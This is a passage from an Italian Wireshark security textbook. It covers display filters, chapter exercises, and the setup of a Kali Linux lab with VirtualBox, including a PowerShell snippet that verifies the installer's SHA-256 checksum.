


Figura 1.6 Risultati del filtraggio per ARP da un indirizzo di origine.

Dopo aver selezionato ARP per applicarlo come filtro, nel pannello *Packet List* sono stati visualizzati solo i pacchetti del protocollo ARP provenienti da vari sistemi. Selezionando poi un MAC di origine (`SamsungE_e1:ad:3c`) come espressione filtro, il filtro di visualizzazione è stato modificato ed è diventato `arp.src.hw_mac == c4:57:6e:e1:ad:3c`.

La Figura 1.7 mostra come si possano costruire filtri complessi con questa tecnica. Come si può vedere nella barra di stato, Wireshark può suggerire l'aggiunta di parentesi o il ricorso alla Guida dell'utente. Nei prossimi capitoli costruiremo e useremo molti filtri; qui volevamo solo farvi vedere come i filtri possano crescere e assolvere ben più di una o due funzioni.

Potete sempre usare i menu contestuali per modificare il filtro nella barra *Filter* dopo aver iniziato a costruirlo. Se costruite i filtri interattivamente, fate attenzione ai filtri che Wireshark applica per voi notando la sintassi inserita nella barra *Filter*.

La costruzione interattiva di filtri è un ottimo modo per capire campi e protocolli dei filtri di uso più comune. Questo sarà molto utile in futuro quando dovrete trattare con casi d'uso di Wireshark più avanzati.




Figura 1.7 Un esempio di filtro di visualizzazione complesso.

Riepilogo

Questo è stato un capitolo abbastanza leggero, poiché non abbiamo ancora iniziato effettivamente a lavorare con l'applicazione. I nuovi utenti di Wireshark di solito vengono colpiti dalla rapidità con cui cresce il numero dei pacchetti: l'obiettivo di questo libro è evitare in anticipo la percezione di un carico eccessivo. I due aspetti da analizzare prima di usare effettivamente Wireshark sono la GUI e i filtri.

Abbiamo dato uno sguardo generale alla GUI, concentrandoci sulla sua struttura e le ragioni per cui è organizzata in quel modo. La struttura è suddivisa in tre pannelli: *Packet List, Packet Details* e *Packet Bytes*. Questi riquadri presentano i dati dei pacchetti a livelli di dettaglio diversi e aiutano l'utente a scendere nella sua analisi fino ai singoli byte.

Abbiamo esaminato anche i due tipi di filtri di Wireshark. Si possono usare i filtri di cattura quando vengono catturati i pacchetti:

questi filtri agiscono mentre si sta svolgendo una cattura, separando il traffico di cui tener conto da quello che va ignorato. È possibile anche usare filtri di visualizzazione per selezionare i pacchetti da presentare. I filtri di visualizzazione agiscono mentre una cattura è in corso o dopo la conclusione della cattura.

Il prossimo capitolo presenta le opzioni per l'esecuzione di Wireshark, in particolare l'uso di ambienti virtuali.

Esercizi

1. Pensate a quali problemi di rete potreste avere, per i quali potrebbe essere utile Wireshark. (Sapere quali siano questi problemi potrà essere utile nei capitoli successivi.)
2. Scrivete qualche esempio di filtri che potrebbero esservi utili nel caso dell'esercizio precedente.
3. Progettate un filtro di visualizzazione che vi aiuti a vedere le richieste DHCP e il traffico di risposta per il momento in cui un'altra macchina effettua la sua prima connessione alla rete.

Configurazione del laboratorio

In questo capitolo comincerete a “sporcarvi le mani”. Inizierete ad analizzare un effettivo traffico di rete. Ovviamente, per ottenere il traffico, avrete bisogno di più sistemi. Potreste installare Wireshark su un sistema locale e catturare del traffico qualsiasi, ma in questo capitolo prepareremo qualcosa di molto meglio: creeremo un laboratorio in cui potrete applicare Wireshark a molti protocolli e situazioni interessanti. Tutta questa preparazione vi sarà utile non solo per il resto del libro, ma anche per molte catture a seguire.

Conoscete ora la struttura di Wireshark e sapete quanto sia facile passare al setaccio con i filtri milioni di pacchetti per vedere solo quello che vi interessa. Dobbiamo quindi creare un ambiente fatto apposta per la sperimentazione e l’apprendimento. L’ambiente che imposterete in questo capitolo risolve le vostre esigenze in varie forme, ma non dovrete acquistare o collegare fra loro molti sistemi per arrivare a questo risultato.

Poiché questo libro si concentra sulla sicurezza delle informazioni, dedicheremo del tempo anche al framework Metasploit e a Kali Linux. Quest’ultima distribuzione è una serie di strumenti, fra cui Metasploit, che ogni professionista della sicurezza deve conoscere, sempre che non l’abbia già sperimentata. In questo capitolo proporremo una introduzione a Kali Linux, non tanto per i suoi strumenti quanto come piattaforma di laboratorio.

Questi strumenti sono open source e dovrebbero far parte della cassetta degli attrezzi di ogni professionista della sicurezza. In particolare, gli strumenti inclusi in Kali Linux sono così numerosi che nessuno è realmente in grado di padroneggiarli tutti. Come esistono ambiti diversi nella sicurezza delle informazioni, esistono categorie diverse di strumenti in Kali, per esempio ricognizione, raccolta di informazioni, test di penetrazione, strumenti wireless e così via. In questo capitolo daremo uno sguardo dall'alto a queste categorie e ad alcuni strumenti specifici, prima di utilizzarli dettagliatamente nel nostro laboratorio.

Ognuno ha il suo stile di apprendimento, ma senza dubbio la pratica è il miglior modo per rafforzare una abilità. Per questo intendiamo offrirvi ampie possibilità di pratica: oltre agli esercizi, abbiamo sviluppato un ambiente di laboratorio, chiamato *W4SP Lab*.

Il W4SP Lab gira come un contenitore nella vostra macchina virtuale (VM) Kali Linux. Immaginiamo che qualcuno già conosca o usi Kali Linux, ma non è necessario avere esperienza di questa distribuzione per usare il W4SP Lab, ma vi consigliamo caldamente di usare Kali Linux per seguire il laboratorio, gli esercizi e il libro.

Per quanto riguarda il desktop con cui lavorare per tutto il libro, abbiamo scelto un desktop Windows, per la precisione Windows 10. Windows 7 e Windows 8.x sono ancora ampiamente utilizzati, ma Windows 10 sta rapidamente diventando la più diffusa fra le versioni desktop di Windows, se non lo è già. Sappiamo che esistono molti sistemi operativi utilizzati dai professionisti della sicurezza, e gli strumenti principali che utilizzeremo sono cross-platform. Con gli strumenti e i laboratori perciò è coperta la maggior parte delle piattaforme desktop e server.

Per essere sicuri che il laboratorio sia indipendente dalla scelta del sistema operativo desktop, il laboratorio gira in una macchina virtuale

Kali Linux. Anche se il sistema operativo base o host è Windows 10, l'ambiente del laboratorio gira in una VM Kali Linux e gli esercizi pratici sono identici, indipendentemente dal sistema operativo che utilizzate.

Infine, se già conoscete bene la virtualizzazione e usate già VirtualBox, potete saltare all'installazione della VM Kali. Se già avete una VM Kali con installato Kali Linux (non LIVE), potete saltare alla sezione sul W4SP Lab, anche se può essere più utile ripassare la parte relativa all'installazione e all'impostazione dell'ambiente per il laboratorio virtuale, in modo da poter seguire correttamente gli esercizi nel corso del libro.

Kali Linux

Kali Linux è una risorsa eccellente per chi si occupa di sicurezza, non importa se è alle prime armi o è già un esperto. È preinstallato con molti strumenti e framework per la sicurezza, e rende facile procedere speditamente nell'esecuzione di quasi qualsiasi attività legata alla sicurezza, dall'hacking wireless all'analisi forense. Spesso, installare certi strumenti per la sicurezza è complicato se dipendono da altri componenti software, ma Kali contribuisce a ridurre questi problemi, assicurando la facile installazione di questi strumenti. È importante ricordare sempre, però, che, come qualsiasi cosa costruita da esseri umani, neanche Kali è sempre perfetta, e in qualche caso vi troverete a dover faticare per installare qualche strumento.

Come già detto, consigliamo di usare la distribuzione Kali Linux per seguire il libro. Se lavorate nel campo della sicurezza, probabilmente conocete già l'eccellente lavoro che svolgono alla OffSec Security per assemblare la distribuzione Kali Linux. Per quanti invece non la conoscono, diremo che è una distribuzione Linux orientata alla sicurezza. Per quanti non conoscono neanche Linux, è il sistema

operativo open source alternativo che praticamente rende possibile Internet: in effetti, la maggior parte dei siti web gira su Linux. Senza voler tenere una lezione di storia, Linux è stato rilasciato inizialmente da Linus Torvald nel 1991 ed è stato sviluppato attivamente da allora.

I sistemi operativi utilizzati sono spesso il risultato di lunghe guerre che sembrano guerre di religione. Il modo più sicuro per far scoppiare una guerra di *flame* è cantare le lodi di un particolare text editor, di qualche sistema operativo o di qualche distribuzione. Personalmente, ho un'idea molto pratica in proposito: la risposta alla domanda, quale sistema operativo si dovrebbe usare, in genere si riduce al consiglio di usare il sistema operativo che conoscete meglio. Tutte le funzioni e le particolarità di un sistema operativo non significano molto se non siete in grado di sfruttarle effettivamente per l'attività che dovete svolgere. Detto questo, esistono sicuramente vantaggi e svantaggi nei diversi sistemi. Per esempio, non c'è confronto fra le capacità di rete di Linux e quelle di Windows. Windows è stato progettato per la facilità d'uso e l'affidabilità nel networking, mentre Linux è orientato alla massima flessibilità, tanto che molti firewall avanzati eseguono effettivamente Linux. Linux inoltre è open source, il che contribuisce a favorire e abbassare il livello di ingresso per lo sviluppo. Di conseguenza, gli strumenti spesso vengono scritti per Linux, prima di essere portati in Windows. Per questo motivo è importante conoscere Linux, se si ha a che fare con il settore della sicurezza. Mi rendo conto che Windows e Linux non sono gli unici sistemi operativi in circolazione. Esistono anche sistemi operativi basati su BSD come Open BSD e Mac OSX, che hanno i loro vantaggi e svantaggi. Vi consiglio di dedicare un po' di tempo a installare e sperimentare con vari sistemi operativi per avere un'idea di quello che offrono.

Le risorse di Kali Linux

Se doveste avere un problema con Kali, una delle risorse migliori a cui ricorrere sono i forum all'indirizzo https://forums.kali.org/. Potete anche guardare il canale IRC. Le informazioni relative si possono trovare all'indirizzo http://docs.kali.org/community/kali-linux-irc-channel.

Kali consiglia uno spazio su disco di almeno 10 GB, ma noi consigliamo un file di almeno 20 GB per essere sicuri di avere abbastanza spazio per l'ambiente di laboratorio virtuale che costruirete più avanti.

Questo ci porta a un altro aspetto pregevole di Kali Linux: la comunità che si è sviluppata intorno alla distribuzione. Trovare risposte a problemi di Kali spesso è molto semplice, basta una ricerca in Google o un accesso ai forum o al canale IRC di Kali. (Vedi la nota per i link e ulteriori informazioni.)

Virtualizzazione

Installare un sistema operativo un tempo voleva dire dedicare un computer fisico a quel sistema. Un gruppo di risorse hardware doveva diventare un server, e solo uno. Tutte le risorse sarebbero state assegnate a quell'unico sistema operativo e alle sue applicazioni. Tutto questo è cambiato grazie alla tecnologia della virtualizzazione.

La virtualizzazione consente di eseguire più sistemi operativi sullo stesso computer. Con la virtualizzazione, l'hardware e le risorse normalmente disponibili a un unico sistema operativo ora possono essere condivise con altri sistemi installati, che funzionano indipendentemente l'uno dall'altro. Ciascun sistema operativo non sa nulla del sistema che usa effettivamente le risorse fisiche. In realtà, ciascun sistema operativo virtuale gira parallelamente al sistema operativo, un po' come un'applicazione che giri in quel sistema.

Prima di procedere, deve essere chiaro: la virtualizzazione può assumere molte forme. Il tipo su cui ci concentriamo qui è la *virtualizzazione di server*, che permette di eseguire più server o più sistemi su un solo sistema hardware reale. Esiste anche la *virtualizzazione di storage*, in cui la capacità di memoria appare come un'unica risorsa, ma le unità disco reali possono essere disperse fra

molti sistemi fisici differenti. Esiste poi anche la *virtualizzazione di rete*, in cui differenti reti virtuali con i relativi servizi sono in esecuzione “insieme” su un singolo mezzo fisico, ma ciascuna può apparire indipendente. Esistono anche altri tipi di virtualizzazione, ma tutti sostanzialmente dicono la stessa cosa: non permettete che l’aspetto fisico dell’hardware ponga limiti a chi può usarlo.

Alla fine, la virtualizzazione è una caratteristica fornita dalla CPU. Anni fa, la possibilità di eseguire macchine virtuali era limitata alle CPU dei server enterprise, nei data center. Fino a qualche anno fa, se i consumatori volevano eseguire macchine virtuali sui loro desktop, dovevano verificare che la CPU a disposizione potesse gestirle, prima dell’acquisto; oggi il supporto per la virtualizzazione è ampiamente disponibile: lo offrono tutti i chipset anche non recentissimi, prodotti da quasi tutti i costruttori di CPU. Perciò, a meno che il vostro desktop non sia davvero di parecchi anni addietro, non dovreste incontrare problemi ad adottare le soluzioni presentate in questo capitolo.

La virtualizzazione è passata dall’essere l’eccezione alla norma nei data center. È implementata in molte forme: per esempio, la piattaforma del sistema operativo, la rete o lo storage. In anni recenti, il sottoprodotto più apprezzato derivato dalla virtualizzazione è stato il cloud computing. Servizi offerti dal cloud sono possibili grazie a risorse virtualizzate. Sono stati scritti interi libri sulla virtualizzazione ma, per dirlo in poche parole: la virtualizzazione non è una novità, né è destinata a scomparire a breve e, per perfezionare le vostre competenze in Wireshark, qui vi sarà di grande utilità.

Terminologia e concetti di base

Per parlare di virtualizzazione, dobbiamo definire qualche termine. L’*hypervisor* è il software che ha la responsabilità di sfruttare le caratteristiche di virtualizzazione dello specifico chipset utilizzato.

Host è l’ambiente operativo in cui gira l’hypervisor: per voi, sarà il sistema operativo installato sulla macchina fisica. Il termine *guest* è usato in generale per indicare il sistema operativo virtualizzato. Perciò, se parliamo di hypervisor o di host, parliamo della macchina fisica sottostante; quando parliamo di guest, parliamo della VM.

Per quanto riguarda uso e gestione delle VM, come per i sistemi operativi, esistono molte possibilità. Sono disponibili tre soluzioni principali di virtualizzazione, e possono variare in funzione del fatto che debbano essere una soluzione d’impresa o progettata per l’uso personale o desktop. Noi siamo rigorosamente interessati alle situazioni personali o desktop, campo in cui KVM, VirtualBox e VMware sono gli attori principali. Sia KVM che VirtualBox sono soluzioni open source, mentre VMware è un prodotto commerciale. Un tempo quest’ultimo era il leader di mercato per quanto riguarda le funzionalità, ma le cose sono cambiate. In generale, le tre soluzioni si equivalgono come caratteristiche e funzionalità. Per questo libro, consigliamo l’uso di VirtualBox: è un prodotto libero, cross-platform e con un’interfaccia grafica facile da usare. Se però conoscete già bene un’altra soluzione di virtualizzazione, siete liberi di usare quella.

Vantaggi della virtualizzazione

Come abbiamo già detto, esiste moltissimo materiale che risponde alla domanda sul perché virtualizzare, perciò non ci affanneremo a rimasticare i vantaggi generali. Per quel che ci serve qui, saremo brevi e ci concentreremo sul motivo per cui i professionisti della sicurezza come voi sono interessati alla virtualizzazione.

Le sandbox si possono sporcare

I professionisti della sicurezza sanno, meglio di chiunque, quali rischi si corrano online, sia per noi, sia per i sistemi che proteggiamo.

Conoscono bene le conseguenze potenziali, non importa quanta cura mettano nel loro lavoro. Per la natura stessa del loro lavoro, si trovano ad agire in condizioni dubbie. Non c'è bisogno che vi definiscano "analisti di malware" per scoprire che c'è del malware nel vostro sistema. A volte sperimentiamo un certo strumento, apriamo l'allegato sbagliato, facciamo clic sul collegamento sbagliato nel corso di una ricerca e, all'improvviso, la nostra macchina diventa quanto meno sospetta. Questa è una fortissima motivazione di vendita per le VM: quando diventano sospette si possono rapidamente riportare a una condizione precedente l'azione incriminata.

Risorse e sistema scalano rapidamente

Avete mai notato le differenze nel modo in cui trattiamo le risorse nei sistemi virtuali e in quelli fisici reali? Le VM consumano risorse come ogni altro sistema: tutti i sistemi, virtuali o reali, hanno bisogno di memoria di massa, memoria di lavoro e potenza di elaborazione, ma la differenza fondamentale sta nel ragionamento alla base dell'installazione o dell'allocazione di risorse.

Quando si costruisce un server fisico, normalmente le risorse sono limitate da:

- quanto possiamo permetterci di spendere;
- i limiti dell'hardware; per esempio, la motherboard consente solo una certa quantità di memoria.

Quando creiamo un server virtuale, invece, allochiamo le risorse in base a:

- il modo in cui lo useremo oggi, non l'anno prossimo;
- quante altre VM ci serviranno contemporaneamente.

In breve, le risorse vengono assegnate alle VM per il breve termine, mentre le risorse hardware reali vengono acquistate per il lungo

periodo. Una volta che avete a disposizione l'hardware, è bello sapere che, di qualsiasi cosa abbia bisogno la VM, l'avrete a disposizione.

VirtualBox

Non è facile scegliere fra le opzioni disponibili oggi, ma, per creare VM per gli ambienti desktop più comuni, VirtualBox di Oracle è la soluzione che useremo qui.

Installare VirtualBox

VirtualBox si può scaricare da https://www.virtualbox.org/wiki/Downloads. Fate attenzione a selezionare la versione per il vostro sistema operativo. Notate che dalla stessa pagina è possibile scaricare anche il VirtualBox Extension Pack, che offre varie caratteristiche avanzate come il pass-through USB e la condivisione di cartelle fra macchine guest e host. Vedremo come installare l'Extension Pack, ma è importante notare che queste caratteristiche non ricadono sotto la stessa licenza open source del resto di VirtualBox e vi sono alcune restrizioni di cui dovrete tener conto se avete intenzione di usare le estensioni per qualcosa di diverso dall'uso personale o dalla valutazione. I dettagli della VirtualBox Personal Use and Evaluation License (PUEL) si possono trovare all'indirizzo https://www.virtualbox.org/wiki/VirtualBox_PUEL.

Vedremo in dettaglio l'installazione di VirtualBox per il sistema operativo Windows. Se per caso avete Linux come sistema operativo host, diamo per scontato che sappiate già come installare il software utilizzando gli strumenti consigliati per la vostra distribuzione. Dopo aver scaricato il programma di installazione di VirtualBox, si tratta semplicemente di fare un doppio clic per avviare l'installazione. A seconda della configurazione di Windows, è possibile che compaia un

avvertimento che, poiché il file è stato scaricato da Internet, vi chiede se siete sicuri di volerlo mandare in esecuzione.

Verifica dell'integrità del file

Questo libro parla di sicurezza, perciò saremmo poco seri se non consigliassimo di verificare l'integrità del file. Potete verificare le firme voi stessi eseguendo l'algoritmo SHA-256 sul file di installazione e verificando che il risultato corrisponda alla somma di controllo specificata al link per le somme di controllo SHA-256 nella pagina per il download di VirtualBox. Purtroppo, non tutte le installazioni di Windows hanno una utility di facile uso per il controllo degli hash di file, ma ci sono buone probabilità che ne abbiate una. Con PowerShell v5, avete accesso a una di queste utility: Get-FileHas. PowerShell v5, disponibile per default con Windows 10, è disponibile anche per Windows 7 SP1 e versioni successive. Potete aprire una finestra di PowerShell facendo clic sul pulsante *Start*, poi scrivendo *powershell* nella casella di ricerca di programmi e file, per poi premere Invio. Potete copiare e incollare il seguente codice PowerShell nella finestra di PowerShell e sostituire la variabile `$vboxinstaller` con il percorso della versione del programma di installazione di VirtualBox appena scaricato:

```
$algorithm = [Security.Cryptography.HashAlgorithm]::Create("SHA256")
$vboxinstaller = 'C:\Users\w4sp\Downloads\VirtualBox-5.0.4-102546-Win.exe'
$fileBytes = [io.File]::ReadAllBytes($vboxinstaller)
$bytes = $algorithm.ComputeHash($fileBytes)
-Join ($bytes | ForEach {"{0:x2}" -f $_})
```

Una volta incollate nella finestra di PowerShell le righe precedenti, dovrete forse premere Invio, ma dovreste vedere come output una stringa di caratteri esadecimali. La Figura 2.1 mostra come esempio l'output derivante dall'esecuzione di questo codice sulla mia macchina Windows 7.




Figura 2.1 L'hash di file SHA-256 ottenuto in PowerShell.

Nel mio caso, l'hash SHA-256 del mio programma di installazione è 17fe9943eae33d1d23d37160fd862b7c5db0eef8cb48225cf143244d0e934f94. Per

verificarlo, torno alla pagina da cui ho scaricato VirtualBox e faccio clic sul collegamento per le somme di controllo SHA-256 (Figura 2.2).

Figura 2.2 Somme di controllo SHA-256 di VirtualBox.

Un clic su questo collegamento porta a una pagina web con una serie di somme di controllo SHA-256, seguite da nomi di file. Trovate il nome di file del pacchetto di installazione che avete scaricato. Nel mio caso, ho scaricato il file VirtualBox-5.0.4-102546-Win.exe. Se confronto la somma di controllo indicata con l'output del mio codice in PowerShell, vedo che sono identiche. Questo mi dà una buona garanzia che il file non sia stato modificato in transito e che sia sicuro per l'installazione. Verificata la somma di controllo, potete procedere con l'installazione.

Fate un doppio clic sul file di installazione per mandarlo in esecuzione. Comparirà una finestra di dialogo simile a quella della Figura 2.3. Dovete avere i privilegi di amministratore sulla vostra macchina Windows, o avere il modo di ottenere i privilegi necessari per installare VirtualBox.




Figura 2.3 La finestra di installazione di VirtualBox.

Fate clic su *Next* per continuare l'installazione. La finestra successiva (Figura 2.4) vi consente di scegliere i componenti da installare. Per quello che dobbiamo fare, le opzioni predefinite sono accettabili, perciò fate semplicemente di nuovo clic su *Next*.




Figura 2.4 Selezione dei componenti di VirtualBox.

La finestra successiva (Figura 2.5) dà la possibilità di creare varie scorciatoie e di registrare varie estensioni di file. Potete tranquillamente disattivare le opzioni per le scorciatoie, ma mantenete selezionata la casella relativa alla registrazione delle estensioni di file. In questo modo, i vari file associati a VirtualBox saranno gestiti automaticamente dall'applicazione VirtualBox. Ancora una volta, fate clic su *Next* per continuare nell'installazione.

